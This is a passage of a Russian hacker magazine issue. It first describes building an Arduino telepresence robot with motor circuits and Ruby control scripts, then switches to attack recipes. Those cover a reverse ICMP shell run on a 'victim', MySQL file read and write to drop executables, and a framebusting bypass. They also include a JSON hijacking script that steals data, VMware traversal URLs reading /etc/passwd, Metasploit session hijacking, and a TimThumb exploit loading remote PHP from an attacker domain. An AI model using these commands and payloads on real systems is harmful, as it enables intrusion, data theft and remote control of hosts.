Основа этой схемы — полевой транзистор (Q1, Q2) IRL530. По заявлению производителя, он может открываться от логического уровня в 5 В, который дает выход ардуино. Чтобы управлять моторами плавно, будем подавать на них ШИМ-сигнал. В ШИМ-режиме часть времени выход включен, часть выключен, но в среднем получается, будто выход включен неполной мощностью. Переключения из состояния в состояние происходят с частотой в несколько килогерц, и сглаживание очень качественное. По идее, всё должно быть хорошо, да вот только слабенький ток от микроконтроллера очень долго открывает затвор транзистора, поэтому получается, что большую часть времени транзистор проводит в полуоткрытом состоянии, когда его сопротивление велико, а ток через него не мал. В результате на транзисторах можно жарить яичницу, правда, недолго: мои после пяти минут работы робота сгорели вовсе. Возможно, лучше будет работать другой популярный транзистор — с управлением

обозначение	деталь
Q1, Q2	IRL530
R1, R2	130
R3, R4	100k
U$1, U$2	MOTOR




Схема 1. Простейшая схема силовой части

обозначение	деталь
C13	10nF
C1-C3,C5-C10	100uF/25V
C4,C11, C12	100uF/25V
D13	1N4007
D1-D13	1N5819
JP1	Data
Q1-Q8	IRF1310
R1-R8	360R
U$1-U$4	IR2110N
X1	Мотор 1
X2	Питание
X3	Мотор 2





Схема 2. Полноценный H-мост



Материалы для шасси



Электроника робота



Ведущая часть

логическим уровнем — RFP30N06LE производства Fairchild, который может управляться и уровнем в 3,3 В.

Но если уж заморачиваться с таким роботом, можно сделать всё по максимуму и соорудить полноценный H-мост (**схема 2**), для которого взять MOSFET'ы помощнее, например IRF1310 — с рабочим током в 42 А. У такого транзистора даже при пуске мотора будет 4-кратный запас по мощности, точно не сгорит. А чтобы он открывался полностью и реализовывал весь свой потенциал, управлять им будет специальный полумостовой драйвер IR2110. H мост позволит колесам вращаться в обе стороны, а защищенная схема будет работать стабильно и без перегрева. Собрать его несколько сложнее — деталей гораздо больше (**таблица 2**), много защитных диодов и фильтрующих конденсаторов. На макетке такую плату сделать еще возможно, но проще будет вытравить для нее специальную плату. Сделать ее дома можно, например, при помощи фоторезиста, но этот метод удобен, только если платы приходится делать часто. Для разового применения проще воспользоваться ЛУТ — лазерно-утюжной технологией (по ссылке обучающее ей видео goo.gl/r1sr).

После того как силовая часть сделана, ее нужно подключить к Arduino. В случае первой схемы их будет всего три — два к ШИМ-выходам 10 и 11 и один к земле. С железом покончено. Теперь сказ об управляющем софте.

МЫСЛИТЕЛЬНЫЙ ПРОЦЕСС

Видеоаудиоданные в системе передаются независимо от управления. Городить собственную систему телеконференций для телебота бессмысленно. Можно запросто использовать Skype или видеочат Google, оба они кроссплатформенны, поэтому вся программная часть может быть организована под Ubuntu. В скайпе удобно поставить в настройках галочку «Автоматически отвечать на вызов», чтобы можно было подключиться к роботу в любой момент.

Теперь управляющий софт. Нам понадобится серверная и клиентская часть для PC и прошивка для Arduino. Управляющие скрипты будем писать на Ruby под управлением Ubuntu (никаких хитрых библиотек в скриптах не используется, и они должны работать и в среде Windows, и в среде Cygwin). На обеих машинах ставим интерпретатор:

```
sudo apt-get install ruby rubygems
```

Помимо руби, понадобится еще и пара библиотек на клиенте для работы с Jabber'ом:

```
sudo gem install xmpp4r-simple
```

На сервере, помимо нее, понадобится еще и библиотека работы с последовательным портом:

```
sudo gem install xmpp4r-simple ruby-serialport
```

У кода сервера простая задача — получить управляющую команду по Jabber'у и отослать ее микроконтроллеру через последовательный порт. Формат команд тоже не сложен — два числа от 0 до 255, через пробел. Каждое число — значение, на выходе ШИМ — 255 максимальная скорость, 0 — остановка.

Код сервера

```
require 'rubygems'
require 'xmpp4r-simple'
require 'serialport'
# проинициализировали все библиотеки
sp = SerialPort.new "/dev/ttyUSB0", 9600
# открыли последовательный порт
im = Jabber::Simple.new("ww@mail.com", "pass")
# соединились с Jabber'ом
while(true) do
# и до бесконечности
im.received_messages do |message|
# проверяем пришедшие сообщения
puts "#{message.body}"
a,b = message.body.split(' ')
# разбираем, если что-то пришло
sp.write a.to_i.chr+b.to_i.chr
# и записываем в порт
# пускай контроллер разбирается
end
sleep 0.05
# немного погодя всё заново
end
```

Запустить этот скрипт просто командой

```
ruby telebot.server.rb
```

ТЕЛЕБОТ НАПРОКАТ



Если хочешь попробовать ощутить себя в шкуре робота, то делать своего телебота вовсе не нужно. Можно взять одного напрокат. Например, популярного довольно известного российского RBot'a (teledroids.ru) — ведрообразного робота с очень подвижной шеей и доброжелательным выражением лица, хотя он создан в основном для рекламных целей. Для веселого времяпровождения можно попробовать более аркадный вариант: поиграть в шутер от лица робота (robot-war.ru) или погонять по парку на реальных машинках (glavbot.ru)



RBot — русский телебот

После того как команда отослана к контроллеру, ее нужно разобрать и там уже записать соответствующие значения в ножку.

Скетч для Arduino

```
int lPin = 10; // Левый мотор
int rPin = 11; // Правый мотор
int command = 0;
void setup() {
 Serial.begin(9600); }
void loop() {
if (Serial.available() > 0) {
// читаем команду правого мотора
 command = Serial.read();
// пишем команду правого мотора
 analogWrite(rPin, command);
 Serial.println(command, DEC);
// читаем команду левого мотора
 command = Serial.read();
// записываем команду левого мотора
 analogWrite(lPin, command);
 Serial.println(command, DEC);
//в течение 300 мс моторы крутятся
 delay(300);}
//потом отключаются
//и ждут новых указаний
analogWrite(rPin, 0);
analogWrite(lPin, 0); }
```

Благодаря такому простому формату передачи сообщений серверу клиента можно не писать и вовсе, просто сиди в чатике да переписывайся с роботом. Такой вариант, конечно, малоудобен, поэтому еще один скрипт, который будет читать нажатия клавиш клавиатуры и отсылать команды по джабберу.

Понимать он будет три стрелочки, а также цифры от 1 до 3, которые задают скорость. В скрипте используется небольшое количество магии, которая позволяет консольному приложению читать нажатия клавиш без подтверждения клавишей Enter.

Код клиента

```
require 'rubygems'
require 'xmpp4r-simple'
@a = 255/3
@im = Jabber::Simple.new("qq@mail.com", "pass")
@recipient="ww@mail.com"
# читаем клавиши без нажатия Enter
def read_char
 begin
  #магия начинается
   old_state = 'stty -g'
    system "stty raw -echo"
  c = STDIN.getc.chr
  if(c=="\e")
   extra_thread = Thread.new{
    c = c + STDIN.getc.chr
    c = c + STDIN.getc.chr
   }
   extra_thread.join(0.00001)
   extra_thread.kill
  end
 rescue => ex
  puts "#{ex.class}: #{ex.message}"
  puts ex.backtrace
 ensure
   system "stty #{old_state}"
 end
 return c
 # магия кончается
end
#разбираемся с прочитанными клавишами
def show_single_key
  c = read_char
case c
# по нажатию кнопки отсылаем сообщение
when "\e[A"
 puts "Вперед"
 @im.deliver(@recipient, @a.to_s+" "+@a.to_s)
when "\e[C"
 puts "Направо"
 @im.deliver(@recipient, "0 "+@a.to_s)
when "\e[D"
 puts "Налево"
 @im.deliver(@recipient, @a.to_s+" 0")
#цифры от 1 до 3 определяют скорость
when "1"
 puts "1"
 @a = 255/3
when "2"
 puts "2"
 @a = 255*2/3
when "3"
 puts "3"
 @a = 255
# по esc прикрываем лавочку
when "\e"
 Process.exit
end
end
#запускаем прослушку до конца времен
show_single_key while(true)
```

Все готово! Запускаем клиент и сервер и катаемся по квартире. Потом можно провести и уличные испытания — общаясь со слегка изумленными прохожими.

КУДА КАТИТЬСЯ ДАЛЬШЕ?


Сколько это стоило? На тележку с моторами, аккумуляторами и прочим ушло не более 100 долларов, нетбук я брал свой, но за пару сотен точно можно приобрести подобный слегка подержанный. И телеприсутствовать в разных местах!

Хотя на этом не стоит останавливаться! Легко заставить его кататься по вагонам электрички, собирая пожертвования на развитие отечественной робототехники, и так окупить затраты на его постройку. А можно установить на него полноценную робооперационку ROS (ros.org/wiki/), навесить разнообразных датчиков и довести его по интеллекту до уровня WillowGarage PR2 (goo.gl/SDr8) или RBot (rbot.ru).

БАЛАНСИРУЮЩИЙ ДВУХКОЛЕСНЫЙ РОБОТ

Чтобы сделать балансирующего робота, нужна простая двухколесная робоплатформа, к которой необходимо добавить гироскоп для измерения угловой скорости отклонения (чтобы понять, когда робот начнет заваливаться) и акселерометр, чтобы знать, в какую сторону направлена гравитация, и корректировать показания гироскопа. Выпускаются, правда, эти микросхемы в ужасно мелких корпусах, с которыми работать дома почти невозможно, поэтому проще воспользоваться DIP-модулями, например от компании Sparkfun (гироскоп sparkfun.com/products/9059 и акселерометр sparkfun.com/products/844). В качестве основы можно взять файлы проекта ArduRoller (github.com/fasaxc/ArduRoller) — там уже есть готовый код и схемы.

Тюрин «GreenDog» Алексей, DSecRG.ru (agrrrdog@gmail.com, twitter.com/antyurin)



EASY HACK

ОРГАНИЗОВАТЬ СКРЫТЫЙ КАНАЛ СВЯЗИ С КОМПЬЮТЕРОМ ЗА ФАЙРВОЛОМ


ЗАДАЧА

РЕШЕНИЕ

Конечно, самое простое — это забиндить шелл на каком-нибудь TCP-порту или организовать back connect. Но что делать, если эти возможности недоступны: на бинд-шелла не хватает прав, а исходящие TCP-коннекты блокируются файрволом?

В нашем распоряжении все другие протоколы, инкапсулировать можно куда угодно. Один из отличных вариантов — использовать DNS-туннель в варианте, реализованном Алексеем Синцовым (читай в 147-м выпуске Х). Но сегодня мне хотелось бы рассказать об использовании шелла, работающего через протокол ICMP, — а если конкретно, то о реализации от Bernardo Damele и его друга Nico: reverse icmp shell. Как ясно, в данном случае на клиенте (то есть у нашей жертвы) открывается шелл и весь его исходящий трафик пихается в пакеты ICMP echo request (обычные ping'и). У нас на сервере мы парсим данные входящих запросов, а в ответных ICMP echo-reply-пакетах передаем команды клиенту.

В принципе, тема довольно стандартная, но здесь есть две отличительные и приятные для нас особенности. Во-первых, так как



Работа ICMP-шелла: сверху — клиент, внизу — сервер

это по сути back connect, то шансы преодолеть файрвол существенно повышаются. Во-вторых, и это главная фишка, этот шелл не требует админских прав: разработчики потрудились и не использовали raw socket'ы. Итак, юзаем.

У жертвы

```
icmpsh.exe -t ha.ck.er.ip
```

Имеется несколько настроек клиента, которые выбираются в зависимости от необходимой скрытности и скорости канала. Тулза немного глючит, так что некорректные настройки будут заметно сказываться на работоспособности.

У себя

```
./icmpsh_m.py ha.ck.er.ip vi.ct.im.ip
```

Здесь мы указываем по очереди свой IP и адрес нашей жертвы, откуда будут приходить пинги. Клиентская часть написана только под Windows, что, в общем-то, логично. Работает отлично у бесправных юзеров, как на XP, так и в 7-ке.

Серверная часть реализована сразу на трех языках — Perl, C, Python. Хотя и заявлена работа на всех ОС, но на практике нужно пользоваться никсами. Связано это как минимум с тем, что перед запуском серверной части необходимо отключить у ОС ответы на входящие ICMP-ping-запросы:

```
sysctl -w net.ipv4.icmp_echo_ignore_all=1
```

Еще одна приятность в том, что данный комплект теперь официально входит в sqlmap.

Конечно, защититься от такого хека очень просто: админу будет достаточно лишь заблокировать исходящий ICMP-трафик. Однако на практике это делается крайне редко, поэтому тема будет работать в абсолютном большинстве сетей.

ПОЛУЧИТЬ ДОСТУП К ФАЙЛОВОЙ СИСТЕМЕ ИЗ MYSQL

ЗАДАЧА

РЕШЕНИЕ

Сейчас блекхатам часто нет смысла лезь в корпоративную сеть, ведь основной профит — база данных, которая обычно «доступна» через веб-портал компании. Сломал сайт — получил доступ к БД, дальше лезть обычно нет смысла.

Но так бывает не всегда. Например, ситуация: мы поимели какую-то базу данных, но наша цель — другая система на том же хосте. Вот тут и появляется задача получить возможность выполнять команды в ОС или хотя бы читать файлы. Второго добиться проще, так как этот функционал часто доступен непривилегированным пользователям СУБД.

Основной путь — использование функции Load_File(). Для чтения необходимы привилегии FILE и CREATE TABLE. Кстати, под виндой шансов на удачное чтение файлов больше, так как мускул запускается под привилегированной учетной записью LocalSystem. В лучшем случае, если у нас есть возможность выполнять последовательность команд, для чтения бинарного файла потребуется следующий код:

```
SELECT HEX(LOAD_FILE(C:/test.exe)) INTO DUMPFILE 'c:/windows/
temp/blablabla';
CREATE TABLE readtest(data longtext);
LOAD DATA INFILE 'c:/windows/temp/blablabla' INTO TABLE
readtest FIELD TERMINATED BY '\\' (data);
```

Поясню. Здесь в первой строке мы читаем необходимый бинарник и пихаем его во временный файл в шестнадцатеричном виде. Это необходимо для того, чтобы превратить бинарник в «обычный» текст. Дальше создаем таблицу с одним полем типа longtext. В третьей строке — подгружаем только что созданный временный файл в нашу новую табличку с учетом разбиения строки по типу окончания строк. В общем, все логично. При чтении текстовых файлов от первого пункта можно избавиться.

Для того чтобы записать файл в ОС, необходимо иметь права FILE, UPDATE, INSERT, CREATE TABLE. По сути, нам требуется уже описанная команда SELECT с указанием INTO DUMPFILE. Сразу отмечу, что у нас есть возможность только перезаписывать существующий файл, но никто не мешает нам сначала его прочитать, а потом, добавив свои данные, записать обратно. В сложных случаях, когда нам необходимо залить бинарник, мы можем воспользоваться следующей последовательностью. Во-первых, разбить бинарник на части в виде hex-строки длиной по 1024 байта. Во-вторых, выполнить следующие команды:

```
CREATE TABLE writetest(datalongblog);
INSERT INTO writetest(data) VALUES (0x4d5a90..610000);
UPDATE writetest SET data= CONCAT (data,0xaa27000000…000000);
[…];
SELECT data FROM writetest INTO DUMPFILE 'C:/windows/Temp/test.exe';
```

Здесь мы на первом шаге создаем табличку с одним полем для хранения бинарника. На втором шаге в данное поле мы кладем первую hex-строку. А потом последовательными командами конкатенации добавляем остальные hex-строки. На последнем шаге, за счет селекта, скидываем значение поля в exe'шик в любом месте ОС. Описанные методики основаны на работе Бернандо Дамеле (BlackHat 2009, goo.gl/23808).

ОБОЙТИ FRAMEBUSTING-ЗАЩИТУ

ЗАДАЧА

РЕШЕНИЕ

Пару номеров назад я рассказывал про XSS-track (goo.gl/lXmF8) — нагрузку для XSS-уязвимостей. Суть ее в том, что она добавляет на уязвимую страницу фрейм размером во весь экран, в котором загружается другая страница этого же домена. Пользователь при этом видит нормальную страницу сайта, но все его действия отслеживаются XSS-трекером: все, что находится внутри фрейма, доступно из JavaScript, а кроме того, некоторые действия можно и эмулировать. Кросс-доменные политики тут не действуют, так как пользователь не покидает домена.

Впрочем, от таких фреймовых нагрузок давно уже есть защита. В простейшем виде она представляет собой небольшой JavaScript:

```
<script type="text/javascript">
if(top != self) top.location.replace(location);
</script>
```


Данный скрипт размещают на страницах защищаемого сайта. Он проверяет, загружен ли в фрейме, и перезагружает страницу в случае обнаружения этого факта. Но и здесь мы кое-что можем сделать. Один из способов, правда, не очень гуманный — обрезать возможности яваскрипта во фрейме. Делается это за счет использования параметра sandbox, который появился в HTML5 и уже поддерживается браузерами.

```
<iframe src=?http://www.victim.com? sandbox="allow-same-origin
allow-forms allow-scripts"></iframe>
```

Здесь мы «разжали» нашу песочницу, позволяя проводить большинство действий внутри фрейма в штатном режиме. Если мы уберем allow-scripts, то яваскрипты внутри фрейма не запустятся. Но что важно для нас, allow-top-navigation в списке разрешений отсутствует, тем самым запрещая скриптам внутри фрейма переходить на другие сайты основным окном. То есть с фрейма жертва уже никуда не денется.

У данной технологии обхода framebusting-защиты есть один временный минус: поддерживается эта новая HTML5-фича только последними браузерами, да и то не всеми. Тут уж задумаешься, насколько круто иметь самый продвинутый браузер.

В качестве экспериментального и браузерозависимого варианта можно предложить идею обхода за счет встроенной в IE8/9 защиты от XSS. Фича в том, чтобы переходить на страницы с framebusting'ом, добавляя в адрес при переходе простейшие JavaScipt'ы (XSS). Фильтр IE, «увидев» отраженную XSS'ку, автоматом отключает яваскрипт на странице (той, что внутри фрейма), и framebuster не активируется. Таким образом, для эксплуатации нам нужны почти две XSS-дырки. Одна для того, чтобы подгрузить яваскрипт с фреймом (stored XSS или reflected, если ты знаешь, как обойти IE-фильтр), и вторая — для подстановки во фрейме и активации фильтра в IE. Согласен, что хитро, но как идея это довольно интересно.



Включаем песочницу — отключаем яваскрипт во фрейме

ВЫЖАТЬ МАКСИМУМ ИЗ XSS

ЗАДАЧА


РЕШЕНИЕ

Я хочу немного поведать о Shell of the Future. К сожалению, это всего лишь экспериментальная разработка, так что пока кратко. В HTML5 появляется такая вещь, как COR — Cross-origin requests. С их помощью браузеры смогут посылать кросс-доменные вызовы и получать ответы, если сервер это разрешит. В итоге можно будет туннелировать HTTP-трафик. По идее это выглядит так:

1. Жертва переходит по ссылке с XSS.
2. XSS подгружает нагрузку — шелл (Shell of the Future).
3. Мы разрешаем на своем сервере прием таких COR'ов.
4. Шелл отслеживает действия пользователя и отправляет их COR'ами.
5. В COR-ответы мы кладем необходимые для выполнения команды.
6. Наш шелл читает ответы COR и выполняет необходимые действия.

До пятого пункта все работает прямо сейчас. По сути основная фича — это возможность обработки ответов JavaScript'ом. В итоге мы получаем реверсовый http-шелл.

Технологии движутся. Что самое страшное — можно ползать по атакуемому сайту от имени нашей жертвы в своем браузере. Но здесь уже не помогут ни framebusting, ни защита кукисов флагами HttpOnly/Secure. Автор этого чуда — Лавакумар Куппан. Если интересно углубиться, рассмотреть тонкости и попрактиковаться — www.andlabs.org/tools/sotf/sotf.html.



Shell of the Future: официальная схема

УКРАСТЬ КОНФИДЕНЦИАЛЬНУЮ ИНФОРМАЦИЮ

ЗАДАЧА

РЕШЕНИЕ

В данной задачке я хочу рассказать о такой вещи, как JSON Hijacking. И хотя сейчас эта техника не слишком актуальна, мне очень захотелось рассказать о ней, так как она использует довольно интересные и нестандартные подходы. Итак, напомню: JSON — это текстовый формат обмена данными, основанный на JavaScript и используемый сейчас в основном в Ajax-приложениях. JSON Hijacking — по сути, это подвид CSRF (Cross-site request forgery), во всяком случае основан на нем.

Предположим, у нас есть сервер, который при отсылке на http://server/secret-info.json GET-запроса изучает наши куки (например), и если они имеют определенное значение, возвращает конфиденциальную информацию:

```
["aaaa", "password"]
```

Такая ситуация и называется CSRF — ведь сервер не проверяет ничего, кроме наличия кукисов, и мы можем подделать запрос, например, разместив на любой странице в интернете следующий код:

```
<script src=http://server/secret-info.json>
```

При обработке такой страницы браузер отправит запрос на сервер и получит секретные JSON-данные. Но вот беда — это же не код JavaScript, а массив JSON, и браузер, понятное дело, не сможет его исполнить. Как же нам получить отсюда данные? Решение лежит в том, чтобы переопределить в JavaScript понятие массива в функцию следующим образом:

```
<script type="text/javascript">
var secrets;
Array = function() {
secrets = this;
};
</script>
```

Теперь получаемый с сервера массив JSON будет обрабатываться как функция, возвращающая значение. Для извлечения значений потребуется следующий скрипт.

```
//делаем GET-запрос и получаем JSON
<script src="http://server/secret-info.json"
type="text/javascript"></script>

//Вынимаем данные из функции (бывшего массива)
<script type="text/javascript">

var yourData = '';
var i = -1;
while(secrets[++i]) {
yourData += secrets[i] + ' ';
 }

alert('Украдено: ' + yourData);
</script>
```

В итоге получается следующая ситуация. Мы создали специальную страницу, которую можем разместить где угодно в интернете. Жертва заходит на нашу страницу, и при условии, что она аутентифицирована на уязвимом сервисе, мы получим конфиденциальные данные с этого сервера. В качестве примера можно вспомнить знаменитый баг в Gmail, который здорово нашумел в 2006 году: тогда можно было получать список контактов пользователя и читать его почту.

К счастью или к сожалению, сейчас данный метод не работает: на уровне браузеров запрещена возможность переопределения Array. Хочешь проверить, что баг работает, — ищи браузер времен Firefox 2.0.

ПОЛОМАТЬ ВИРТУАЛКИ ПОД VMWARE

ЗАДАЧА

РЕШЕНИЕ

Виртуализация, виртуализация, виртуализация — сейчас этим уже никого не удивить. Со всей своей бородатостью, виртуализация сейчас активно проникает и успешно замещает существующие инфраструктуры в различных компаниях. Оно и понятно: есть масса плюсов — большое количество возможностей, глубокая гибкость, централизованное управление, снижение финансовых затрат. И упомянутая борода — как гарантия того, что большинство возможных проблем уже были кем-то решены.

Впрочем, есть и трудности. Думаю, всем понятно, что если взломщику удастся поломать хостовую ОС, то считай, что и все лежащие на ней гостевые системы тоже уже его. Однако были и примеры багов, при которых специальный сплоит мог «сбегать» из гостевой ОС в хостовую. Это реальная жесть: стоит поломать одну машинку — и считай, ты поимел всю сеть. Пример подобного такого сплоита я видел только один: автором был кто-то из Immunity, а уязвимость была в видеодрайверах.

Но это конкретный хардкор.Что же мы можем сделать на практике? Все примерно то же самое, только гораздо проще. Давай вспомним, с чего все начинается. Конечно, с обнаружения целей, с фингерпринта.Итак, наши цели это vSphere, ESX, ESXi, vCenter, Server. Простейшие гуглодорки:

```
intitle:"Welcome to Vmware ESX"
intitle:"VMware Management Interface:" inurl:"vmware/en/"
```

Далее портскан: можно выделить порты 902/903, ответственные за удаленное подключение к хостовой ОС vmware-клиентом и стандартный набор портов http с веб-сервером «vmware httpd». Более четкий список — goo.gl/NdMfy.

Что дальше? Хотя портскан и показывает нам версию хостовой машины, это очень приблизительная информация. VMware позволяет нам узнать точную версию вплоть до номера билда. Для данной цели я накрапал скрипт для nmap'а. По своей сути, ничего экстраординарного: на 443-й порт отправляется специально сформированный SOAP-запрос, который и предоставляет нам необходимые данные.

Теперь, когда мы точно знаем, кто наш противник, — переходим в наступление. В общем-то, здесь главное — «продукт» VASTO. Это набор модулей к Metasploit Framework от итальянских хакеров Клаудио Крисционе и Паоло Каналетти, которые были представлены на BlackHat 2010 (vasto.nibblesec.org). Набор позволяет произвести целый ряд атак на разнообразные системы виртуализации. Мы посмотрим несколько из них. «Установка» модулей проста до невозможности: разархивируем папку и кидаем все файлики в %msframework%\msf3\modules\auxiliary\vasto (у некоторых модулей есть жестко приписанные пути). Далее, если взламываемая система старая (примерно 2009 года, ESX до версии 3.5), то отличная вещь для баловства это бага CVE-2009-3733. Суть — простейший траверсал директори на хостовой машине:

```
https://victim.com/sdk/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E
%2E/etc/passwd
```

Что это дает нам? Захватить контроль над хостовой ОС мы не можем, но вот скачать все гостевушки — легко. Для этого читаем /etc/vmware/hostd/vmInventory.xml и с учетом этих данных определяем пути до vmx'ов.

Из новенького сразу можно вспомнить другой вектор атаки, нацеленный на vCenter — систему централизованного управления большим количеством виртуалок. В web-сервере jetty до 6.1.16 присутствует траверсал:

```
https://victim.com/vci/downloads/health.xml/%3F/../../../../../..
/../../../any_file
```

Через этот баг можно добраться до файлов с секретными идентификаторами клиентов (vpxd-profiler-*), которые играют роль своеобразных кукисов для общения клиента vCenter с сервером. Используются эти идентификаторы с помощью модуля vmware_session_rider.rb, входящего в комплект VASTO. Последовательность действий такова:

1. Через траверсал получаем идентификатор.
2. В MSF:

```
use auxiliary/vasto/vmware_session_rider
set RHOSTvictim.com
set SOAPID 04D40C81-564E-4511-AC0D-D57FFA571E4E
        (это идентификатор)
run
```

3. В vCenter клиенте (VI client) указываем хост: 127.0.0.1:9999.
4. Осуществляем подключение.

После этого, если идентификатор еще жив, произойдет подключение к vCenter'у, при этом работа в самом клиенте никак отличаться не будет. Так как идентификатор имеет довольно короткое время жизни (порядка 5 минут после выхода из системы), то в VASTO прилагается автоматизирующий все манипуляции файл — vmware_autopwn.rb. Есть и еще несколько модулей под другие продукты как VMware, так и других разработчиков, но это оставим на самостоятельное изучение.

Классический портскан ESX 4

Определяем точную версию продуктов VMware

iv (ivinside.blogspot.com)
pikofarad (115612, дер. Красная звездочка, д.1)



Обзор эксплоитов

Сегодня мы покажем тебе, как завалить вражеский блог на WordPress'е, как возыметь власть над лазерными принтерами HP, как натянуть ничего не подозревающих пользователей Firefox'а, а также приведем очередное подтверждение тому, что в этих ваших линуксах (с) тоже есть дырявый софт.

1 Удаленное выполнение кода в WordPress'е TimThumb

CVSSV2 7.5

(AV:N/AC:L/AU:N/C:P/I:P/A:P)


BRIEF

Плагин TinThumb используется многими темами в движке WordPress и представляет собой скрипт-утилиту timthumb.php, которая занимается масштабированием изображений. Гугл показывает около 40 млн упоминаний этого скрипта, что позволяет назвать его весьма популярным. В начале августа началась волна взломов, связанных с этим скриптом, даже блог разработчика этой утилиты был успешно хакнут с помощью баги! Уязвимость существует из-за того, что скрипт позволяет загружать и исполнять PHP-код в папке с кешем. Итак, разберемся, что же тут происходит.

EXPLOIT

Начнем с того, что закешировать файл можно с помощью такого запроса:

```
http://www.target.tld/wp-content/themes/THEME/timthumb.
php?src=http://blogger.com.evildomain.tld/pocfile.php
```



Запускаем калькулятор через багу в timthumb.php

